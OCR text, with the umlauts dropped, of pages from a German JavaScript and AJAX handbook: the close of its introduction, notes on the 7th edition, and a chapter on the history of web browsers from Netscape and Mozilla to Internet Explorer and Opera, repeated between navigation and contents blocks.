- NoteTab (**http://www.notetab.ch/**) – mehrfach ausgezeichneter Klassiker unter den Texteditoren, auch in kostenfreier Light-Variante erhltlich (Windows).
- BBEdit (**http://www.barebones.com/products/bbedit/**) – der Macintosh-Klassiker, den es auch in einer Light-Version gibt, nach der Sie allerdings ein wenig bei den einschlgigen Suchmaschinen forschen mssen.

Auerdem sollten Sie mglichst viele Browser installieren. Sie sollten nmlich Ihre JavaScript-Programme auf mglichst vielen Zielplattformen testen, um sicherzustellen, dass die Programme eben nicht nur bei Ihnen laufen. Der Internet Explorer berschreibt leider ausnahmslos alle Vorgngerversionen. Beim Netscape Navigator ist alles ein wenig einfacher. Die diversen Versionen lassen sich problemlos parallel installieren, Gleiches gilt fr Mozilla-Browser (wobei jeweils einer reichen sollte). Ebenfalls sollten Sie den Opera-Browser installieren (**http://www.opera.com/**), da dieser auch eine gute JavaScript-Untersttzung hat. Benutzern von MacOSX steht der Safari-Browser von Apple zur Verfgung, der auf dem Linux-Browser Konqueror basiert. Weitere Informationen zu den verschiedenen Browsern knnen Sie Kapitel 2 entnehmen.

Whrend der Entwicklung Ihrer Programme sollten Sie zum ersten Testen unbedingt einen Mozilla-Browser verwenden. Diese Empfehlung hat nichts mit meinem persnlichen Geschmack zu tun, sondern beruht auf der Tatsache, dass die Fehlermeldungen dort viel aussagekrftiger sind als die des Internet Explorers. Luft ein Programm einmal im Mozilla (oder Firefox oder Camino oder Epiphany oder ...) einigermaen zuverlssig, dann knnen Sie natrlich sofort dazu bergehen, es im Internet Explorer zu testen.

Fehlermeldungen werden normalerweise nicht angezeigt, Sie mssen dazu die JavaScript-Konsole einblenden. Das geht durch den Aufruf der speziellen URL **javascript:** oder ber das Menkommando **Extras** N **JavaScript-Konsole** (heit in manchen Mozilla-

Derivaten auch anders).

Es bleibt mir nur noch, Ihnen viel Spa bei der Lektre dieses Buches und viel Erfolg und Kreativitt beim Experimentieren mit JavaScript zu wnschen. Und noch einmal die Bitte: Geben Sie mir Rckmeldung, damit ich Ihre Anregungen fr eine Neuauflage in Erwgung ziehen kann. Da ich sehr viele E-Mails bekomme, kann es mit einer Antwort etwas dauern, also werden Sie bitte nicht ungeduldig. Fragen zu Buchthemen beantworte ich gern, sofern es mglich ist, allerdings mit ein paar Einschrnkungen: Mails mit Dateianhang kassiert mein Spamfilter, und ich kann leider nicht Ihren Code ansehen (auer, er stammt aus dem Buch und wurde nicht abgewandelt). Deswegen: Fragen zum Buch beantworte ich sehr gerne; allgemeine Fragen zu JavaScript sind in den folgenden Newsgroups besser aufgehoben und bekommen auch schneller eine Antwort:

- **de.comp.lang.javascript**
- **comp.lang.javascript**

Wenn Ihr Provider keine Newsgroup-Anbindung untersttzt, sollten Sie ihn wechseln oder sich ein kostenloses Konto bei **http://groups.google.de/** einrichten lassen.

Vielleicht finden Sie eine Antwort auf Ihre Frage aber auch in den FAQ der Newsgroup **de.comp.lang.javascript**, die Sie auf der Buch-DVD finden. An dieser Stelle mchte ich mich sehr fr die Erlaubnis bedanken, die FAQ beilegen zu drfen. Lesen Sie die FAQ unbedingt durch, bevor Sie eine Frage in der Newsgroup stellen!

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 1 Einleitung
- 1.1 Die Geschichte von JavaScript
- 1.2 Voraussetzungen
- 1.3 Zur 7. Auflage
- 1.4 Die Icons in diesem Buch

top

1.3 Zur 7. Auflage

Kaum zu glauben, dass wir bei der siebten Auflage angelangt sind. Und die verflixte Sieben hat es tatschlich in sich. Ein Punkt ist die Kompatibilitt zu alten Browsern. Auf vielfachen Leserwunsch habe ich diese sehr lange beibehalten, vor allem auch, weil die Mozilla-Browser anfangs einfach keine nennenswerte Verbreitung fanden. Mit dem Firefox hat sich das gendert, und damit verschwand der Netscape 4 endgltig in der Bedeutungslosigkeit.

Fr diese Auflage wurde das Buch deswegen komplett berarbeitet: ltere Browser sind jetzt bestenfalls nur noch historische Randnotizen. Und wenn vom Netscape-Browser die Rede ist, dann in der Regel nur

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

deswegen, weil die Mozilla-Browser sich in Hinblick auf JavaScript dort etwas abgeschaut haben. Ich halte diesen Schritt fr notwendig und auch richtig. Gerade im Fahrtwasser vom Web 2.0 werden Webanwendungen immer moderner und anspruchsvoller. Das bedeutet natrlich nicht, dass man auf profundes JavaScript-Grundwissen verzichten knnte, aber es erfordert auch eine Fokussierung auf modernere Browser, die im Bereich JavaScript mehr knnen als die alte Garde aus dem letzten Jahrtausend.

Apropos mehr knnen: Leser einer Vorgngerauflage kennen vielleicht einen Kapitelabschnitt zum Thema Web Services mit dem etwas eigentmlichen Titel Web Services ohne Web Services. Ein griffiger Name, oder? Nun, ein Herr namens Jesse James Garrett hat kurz nach Drucklegung der sechsten Auflage einen noch griffigeren Namen fr die dort gezeigten Inhalte gefunden: AJAX. Htte ich doch auch nur ein Faible fr Abkrzungen (auch bekannt als FFA)! Aber Sie sehen: In diesem Buch war schon AJAX drin, bevor es den Begriff berhaupt gab.

Trotzdem konnte wohl niemand ahnen, welchen groen Einfluss AJAX erhalten wrde. Dies habe ich zum Anlass genommen, das Buch komplett umzustrukturieren. Im Zentrum steht ein Teil rund um AJAX, der die technischen Grundlagen aller dazu gehrenden Verfahren erlutert: DHTML, DOM, XML, Web Services und mehr. Auch die Buchteile davor und dahinter sind umgestellt, neu angeordnet, teilweise auch komplett neu geschrieben worden. Der Praxisteil wurde entfernt beziehungsweise in einigen Fllen in die zugehrigen Kapitel eingearbeitet. Dadurch ist diese neue Auflage auch etwas schlanker und hoffentlich noch fokussierter geworden. Und ja, einige neue Zitate gibt es auch.

Dass so eine rigide berarbeitung (leider) auch neue Fehler oder Inkonsistenzen einfhrt, ist zu befrchten. Wie blich bin ich hier auf Ihre Mithilfe angewiesen. Die Planungen fr die nchste Auflage laufen demnchst an, und Sie knnen entscheidend dazu beitragen. An dieser Stelle wie immer herzlichen Dank an alle Leser, die mit ihren Rckmeldungen wertvolles Feedback fr diese Auflage gegeben haben.

Bei all den Vernderungen gibt es aber auch eine beeindruckende Konstanz bei diesem Buch: Judith Stevens-Lemoine ist von Anfang an die Lektorin dieses Buchs − ich freue mich schon auf das Jahr 2011, wenn wir das Dutzend voll machen. Friederike Daenecke hat bis dato jede Auflage Korrektur gelesen − wie blich

habe ich alle Fehler, die Sie in diesem Buch finden, danach in einer Nacht- und Nebelaktion eingebaut. Vielen Dank Euch beiden fr die tolle Zusammenarbeit!

Zum Abschluss das Wichtigste: Ich wnsche Ihnen viel Spa und Erfolg mit JavaScript!

Ihr Christian Wenz

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 1 Einleitung
- 1.1 Die Geschichte von JavaScript
- 1.2 Voraussetzungen
- 1.3 Zur 7. Auflage
- 1.4 Die Icons in diesem Buch

top

1.4 Die Icons in diesem Buch

Wichtige **Hinweise** finden Sie in Abschnitten, die mit diesem Symbol gekennzeichnet sind.

Abschnitte mit diesem Symbol enthalten eine **Warnung**!

Arbeitserleichterungen, Tastenkrzel und Schreibvereinfachungen finden Sie neben diesem Symbol. Hier stoen Sie auf nicht ganz alltgliche **Profitipps**.

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

[1]Bundesamt fr Sicherheit in der Informationstechnik, BSI (*http://www.bsi.bund.de/fachthem/sinet/gefahr/aktiveinhalte/definitionen/javascriptgefahren.htm*)
BILD am SONNTAG, 21. Mai 2000

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 2 Webbrowser
- 2.1 Netscape Navigator (und Konsorten)
- 2.2 Microsoft Internet Explorer
- 2.3 Opera
- 2.4 Konqueror
- 2.5 Safari
- 2.6 Marktanteile
- 2.7 Testsystem

Die Geschichte lehrt die Menschen, dass die Geschichte die Menschen nichts lehrt. – Mahatma Gandhi

Kapitel 2 Webbrowser

JavaScript ist eine so genannte clientseitige Programmiersprache. Das heit, JavaScript-Programme werden im Webbrowser ausgefhrt. Dies wird dadurch mglich, dass JavaScript in HTML eingebettet wird. HTML-Dateien knnen also JavaScript-Code enthalten. Wenn Sie im World Wide Web unterwegs sind, ist auf der Mehrheit der Seiten, die Sie aufsuchen, JavaScript enthalten.

Nicht jeder Browser untersttzt JavaScript, aber die meisten gebruchlichen Browser tun es. Zunchst ist es interessant zu wissen, welche Webbrowser berhaupt zurzeit gebruchlich sind.

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?


top

2.1 Netscape Navigator (und Konsorten)

Der wohl erste weithin bekannte Webbrowser ist der Netscape Navigator, der seit Mitte der 90er Jahre fr verschiedenste Plattformen verfgbar ist. Als Nachfolger des Mosaic, des Urvaters aller grafischen Webbrowser, war er der erste Webbrowser mit JavaScript-Untersttzung, denn Netscape selbst hat JavaScript erfunden und geschaffen, um die (beschrnkten) Mglichkeiten von HTML zu erweitern. Anfangs hie die Programmiersprache noch LiveScript, was aber die Marketingabteilung von Netscape nicht sonderlich schick fand. Die Rettung kam in Form der Firma Sun, die mit ihrer als plattformunabhngig konzipierten Programmiersprache Java Furore machte. Der clevere Schachzug von Net-scape bestand darin, den Namen Java zu lizenzieren, und schon hie die Programmiersprache JavaScript. Zugegeben, die Sprachsyntax (Vorschriften, wie ein Programm auszusehen hat, Namen von Kommandos etc.) ist hnlich, aber ansonsten haben die Sprachen Java und JavaScript nichts, aber auch gar nichts miteinander gemeinsam. Das ist leider auch heute, fast zehn Jahre spter, noch nicht berall bekannt, und Fachleute reden von Java, meinen aber JavaScript. Die Namensgleichheit ist also eine Marketingmanahme und hat keinen technischen Grund.

Dennoch gibt es Mglichkeiten, Java und JavaScript zusammenarbeiten zu lassen. In Kapitel 24 wird verraten, wie.

Aber zurck zur Historie des Netscape-Browsers: Version 2 fhrte JavaScript ein, Version 3 erweiterte die Mglichkeiten. Beispielsweise wurden Rollover-Effekte (auch Mouseover-Effekte genannt) mglich (siehe Kapitel 11). Version 3 gab es zudem als Gold-Version, in der auch ein Mailprogramm enthalten war. Netscape hatte damals erkannt, dass eine Kundenbindung an den Browser auch dadurch erzielt werden kann, dass Browser und Mailsoftware untrennbar miteinander verbunden sind. So ffnen sich Links in Mails direkt im zugehrigen Browser.



Hier klicken, um das Bild zu Vergrern

Abbildung 2.1 Lang' ist's her: Netscape 0.9 beta (nicht JavaScript-fhig)

Version 4 fhrte zunchst eine Namensnderung ein: Der Browser als Standalone-Produkt hie weiterhin Netscape Navigator; das gesamte Paket inklusive Mailprogramm, Adressbuch und (eine Zeit lang) Terminverwaltung wurde Netscape Communicator getauft. Die Entwicklung des Navigator-Produkts, also ohne kundenbindende Zusatzkomponenten, wurde allerdings bald eingestellt; Version 4.08 war die letzte ihrer Art. Das Communicator-Paket dagegen erfuhr auch im Jahre 2003 noch ein Update, wenngleich auch vermutlich das allerletzte: Mit Version 4.8 drfte die Entwicklung ihr Ende gefunden haben, auch wenn einige Bugs seit Jahren bekannt und unbehoben sind.

Fr den JavaScript-Programmierer ist der Netscape 4 insbesondere in Hinblick auf die JavaScript-Untersttzung hufig rgerlich. Netscape hat in dieser Version einige neue, proprietre (eigene) Erweiterungen eingefhrt. Diese fanden teilweise so wenig Zustimmung, dass sie in keinem anderen Browser und auch in keiner neuen Netscape-Version weitergefhrt wurden. Hufig bedurfte es einiger Kraftakte, JavaScript-Programme auch auf dem Netscape 4 zum Laufen zu bringen. Anfangs war das noch kein Problem – Netscape 4 war der Marktfhrer. Das sollte sich jedoch bald ndern, und ab diesem Zeitpunkt wurde es ein Problem.



Hier klicken, um das Bild zu Vergrern

Abbildung 2.2 Ursache vielen (JavaScript-)bels: Netscape 4

In der Folgezeit ist einiges passiert. Die Firma Netscape wurde von AOL gekauft, und die Entwicklung des Netscape-Browsers wurde zunchst eingestellt. Allerdings wurde ein neuer, zu dieser Zeit noch als revolutionr zu bezeichnender Ansatz gewhlt: Das Open-Source-Projekt Mozilla (**http://www.mozilla.org/**) wurde aus dem Boden gestampft. Sein Ziel sollte es sein, einen neuen Netscape-Browser zu entwickeln. Das Wrtchen Netscape taucht auf den Mozilla-Seiten selten auf, allerdings sind es grtenteils Netscape- bzw. AOL-Mitarbeiter, die sich an der Entwicklung beteiligen. Als schlielich die ersten Mozilla-Versionen erschienen, war der Marktanteil des Netscape bereits im einstelligen Bereich, denn zu lange hatte sich bei diesem Browser nichts getan. In ihrer Verzweiflung verffentlichten die AOL-Verantwortlichen eine Netscape-Version des Mozilla. Um mit der damals aktuellen Version des Internet Explorer gleichzuziehen, erhielt dieser Netscape die Versionsnummer 6. In Hinblick auf die Produktqualitt war diese Version leider ein totaler Reinfall: Die JavaScript-Untersttzung wies zahlreiche Fehler auf, und der Browser war langsam, schwerfllig und strzte zudem hufig ab. Der Image-Verlust war enorm, und auch Netscape-Enthusiasten geben heute unverwunden zu, dass Version 6 wirklich schlecht war (was sie nicht daran gehindert hatte, Jahre zuvor jede und jeden zu verteufeln, sollte ein bses Wort gegen den Netscape 6 gesagt werden). Version 7, die einige Zeit spter erschien, war deutlich besser, und die nchste Version 7.1 war wirklich gut. Eine wenig vernderte Version 7.2 folge kurze Zeit spter. Doch sie kam vermutlich zu spt. Der Marktanteil ist weiter stetig gesunken, und AOL hat sich auerdem von einer

Reihe von Netscape-Mitarbeitern getrennt. Der vorerst letzte Akt in diesem Trauerspiel: Es wurde eine Mozilla Foundation gegrndet, die sich um die weitere Entwicklung des Open-Source-Projekts kmmern soll. Fr den Netscape jedoch hat wohl die letzte Stunde geschlagen: Zwar erschien noch eine Version 8 (mit kontrovers farbigem Layout), doch das ist aller Voraussicht nach die letzte des einstigen Klassenprimus (und sie besitzt einige empfindliche Sicherheitslcken). Schade, denn die neuen Versionen sind in Hinblick auf die JavaScript-Untersttzung vorbildlich, und der Browser ist auch nicht mehr so langsam wie frher. Allmhlich werden auch die Horden von Bugs unter Kontrolle gebracht. Die Zukunft wird zeigen, ob und wie die Weiterentwicklung ohne grere AOL-Untersttzung laufen wird.

Still und heimlich hat sich jedoch eine wahre Nummer 2 auf dem Browsermarkt etabliert. Nachdem die Kritik ber das groe und unbersichtliche Mozilla-Projekt lauter wurde, hat ein separates Projekt einen eigenen Webbrowser erstellt, ebenfalls unter dem Dach von Mozilla. Seine Basis ist die Gecko-Engine, also das Herz von Mozilla, das fr das Rendern von HTML (und auch fr das Ausfhren von JavaScript-Code) zustndig ist. Die Oberflche allerdings ist eine eigene. Der Browser ist dadurch (relativ) schlank und erfreut sich mittlerweile groer Beliebtheit. Die Aktion Spread Firefox hatte so viele Spenden gesammelt, dass ganzseitige Anzeigen fr den Browser in der New York Times und in der Frankfurter Allgemeinen geschaltet werden konnten.[1] Mittlerweile ist der Firefox von allen Mozilla-basierten Browsern der erfolgreichste und jagt dem Marktfhrer Marktanteile ab. Bis zur Weltherrschaft ist es freilich noch ein langer Weg, denn einige der Schwchen von Mozilla, etwa dass einige Bugs schon seit Jahren auf Behebung warten, hat der Firefox-Browser auch geerbt.

Mozilla und Firefox gibt es fr die wichtigsten Betriebssysteme. Fr den Mac gibt es jedoch ein eigenes Mozilla-Subprojekt, das speziell auf diese Plattform optimiert ist: Camino, erhltlich unter **http://www.mozilla.org/products/camino/**. Wer auf Linux setzt und dabei Gnome als Fenster-Manager einsetzt, wird mglicherweise mit Galeon (**http://galeon.sf.net/**) glcklich, einer auf dieses System optimierten Mozilla-Variante. Egal, welche dieser Varianten Sie einsetzen: Wenn in diesem Buch von Mozilla die Rede ist, ist in der Regel ein beliebiger Mozilla-Browser gemeint. Gleiches gilt fr Ihr Testsystem: Ein halbwegs aktuelles Mozilla-Derivat gengt.



Hier klicken, um das Bild zu Vergrern

Abbildung 2.3 Die mglicherweise letzte Version: Netscape 8



Hier klicken, um das Bild zu Vergrern

Abbildung 2.4 Mozilla speziell fr Gnome: Der Galeon-Browser



Hier klicken, um das Bild zu Vergrern

Abbildung 2.5 Mozilla fr Mac: Camino

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 2 Webbrowser
- 2.1 Netscape Navigator (und Konsorten)
- 2.2 Microsoft Internet Explorer
- 2.3 Opera
- 2.4 Konqueror
- 2.5 Safari
- 2.6 Marktanteile
- 2.7 Testsystem

top

2.2 Microsoft Internet Explorer

Der Microsoft Internet Explorer ist seit einiger Zeit unangefochtener Spitzenreiter im Browsermarkt. Zunchst hatte Microsoft bekanntermaen das Internet verschlafen; die ersten Internet Explorer-Versionen 1. x und 2.x waren kaum zu gebrauchen. Mit dem Internet Explorer 3 nderte sich dies radikal. Der Browser wurde langsam, aber sicher konkurrenzfhig. Viele Eigenschaften des damals technologisch und auch in Sachen Verbreitung haushoch berlegenen (und in einer Beta-Version vorliegenden) Netscape Navigator 3 wurden integriert. Die Version 3 ist auch die erste Version des IE, die JavaScript untersttzt. Die Nachfolgeversion 4 schlielich schloss die technologische Lcke zum Netscape (die

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript


Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

Versionsnummern waren lange Zeit gleich, Netscape 4 erschien annhernd zeitgleich zum IE 4). Aufgrund einiger Netscape-Macken (siehe den vorangegangenen Abschnitt) begann der IE mit dieser Version langsam, aber stetig an Marktanteilen zu gewinnen. Zustzlich zu den technologischen Vorteilen (die mit den Nachfolgeversionen 5.0, 5.5 und 6.0 den Vorsprung noch vergrern sollten) nutzte Microsoft auch geschickt, aber bedenklich, die Marktmacht auf dem Desktop: Der Internet Explorer ist bei Windows automatisch dabei, er kann nicht oder kaum entfernt werden, und mit etwas Glck verlangt eine neue Version von Microsoft Office oder einer anderen Anwendung eine neuere Browserversion.



Hier klicken, um das Bild zu Vergrern

Abbildung 2.6 Der Marktfhrer: Microsoft Internet Explorer


Mittlerweile kann sich Microsoft ber eine eindeutige Marktfhrerschaft freuen. Allerdings scheint sich auch hier die Browserentwicklung einem Stillstand zu nhern. Microsoft hat Mitte 2003 bekannt gegeben, dass Version 6.0 die wohl letzte sein wird. Diese Meinung wurde ein wenig revidiert. Die nchste Windows-Version, Windows Vista, enthlt einen IE7, doch dieser wird wohl auch fr Windows XP zur Verfgung stehen. Unter **http://www.microsoft.com/windows/ie/downloads/** gab es zum Zeitpunkt der Drucklegung den ersten Release Candidate; eine finale Version wird gegen Ende 2006 oder Anfang 2007 erwartet. In Windows Vista wird der Internet Explorer 7 standardmig dabei sein.



Hier klicken, um das Bild zu Vergrern

Abbildung 2.7 Internet Explorer 7 (als Beta-Version)

Der IE ist hufig im Zentrum der Kritik, weil er (auch aufgrund seiner groen Verbreitung im Markt) oft zum Ziel von Virenautoren wird. Wenn Sie Windows frisch installieren, ist der Internet Explorer anfllig! Abhilfe schafft ein regelmiger Besuch bei Windows Update oder Microsoft Update (**http://update.microsoft.com/**), um aktuelle Sicherheitspatches zu installieren.



Hier klicken, um das Bild zu Vergrern

Abbildung 2.8 Microsoft Update ist fndig geworden.

Den Internet Explorer gibt es natrlich hauptschlich fr Windows, aber auch Mac-Versionen stehen zur Verfgung (**http://www.microsoft.com/mac**), allerdings alle mit der Versionsnummer 5. Auch hier ist die Entwicklung wohl an einem Endpunkt angekommen. Immerhin, die OS-X-Version ist neuer als die fr OS 9 – aber was heit das schon? Die

Macintosh-Versionen hinken schon immer den Windows-IEs hinterher, und insbesondere die JavaScript-Untersttzung hat Lcken. Einen Internet Explorer 6 oder gar 7 wird es nach Microsoft-Aussagen nicht fr den Mac geben (zu den Grnden siehe Abschnitt 2.5!).



Hier klicken, um das Bild zu Vergrern

Abbildung 2.9 Der Internet Explorer unter MacOSX

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 2 Webbrowser
- 2.1 Netscape Navigator (und Konsorten)
- 2.2 Microsoft Internet Explorer
- 2.3 Opera
- 2.4 Konqueror
- 2.5 Safari
- 2.6 Marktanteile
- 2.7 Testsystem

top

2.3 Opera

Nummer 3 im groen Browser-Reigen ist der kleine Opera-Webbrowser aus Norwegen. Klein deshalb, weil er in seinen frheren Versionen marketingtechnisch geschickt auf eine 1,44-MByte-Diskette kopiert werden konnte, so klein (und auch schnell) war er. Mittlerweile ist der Browser schon grer geworden, aber er ist immer noch uerst schlank. Die JavaScript-Untersttzung ist sptestens seit Version 7 auch wirklich gut; Version 6 bot hufiger Anlass zum rgern aufgrund zahlreicher Fehler. Bei einem maximal einstelligen Marktanteil lohnt es sich hier nicht, alte, fehlerbehaftete Versionen weiterhin zu untersttzen, deswegen wird auch in diesem Buch der Fokus auf Version 9 gelegt (die sich beispielsweise einige XML-

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

Funktionalitten beim Mozilla-Browser abgeguckt hat).



Hier klicken, um das Bild zu Vergrern

Abbildung 2.10 Der Opera-Browser

Opera war lange Zeit ein Browser mit eingeblendetem Pflicht-Werbebanner – wer das nicht wollte, musste 39 $ berappen. Mittlerweile ist Opera aber komplett werbefrei und kostenlos.

Inhaltsverzeichnis

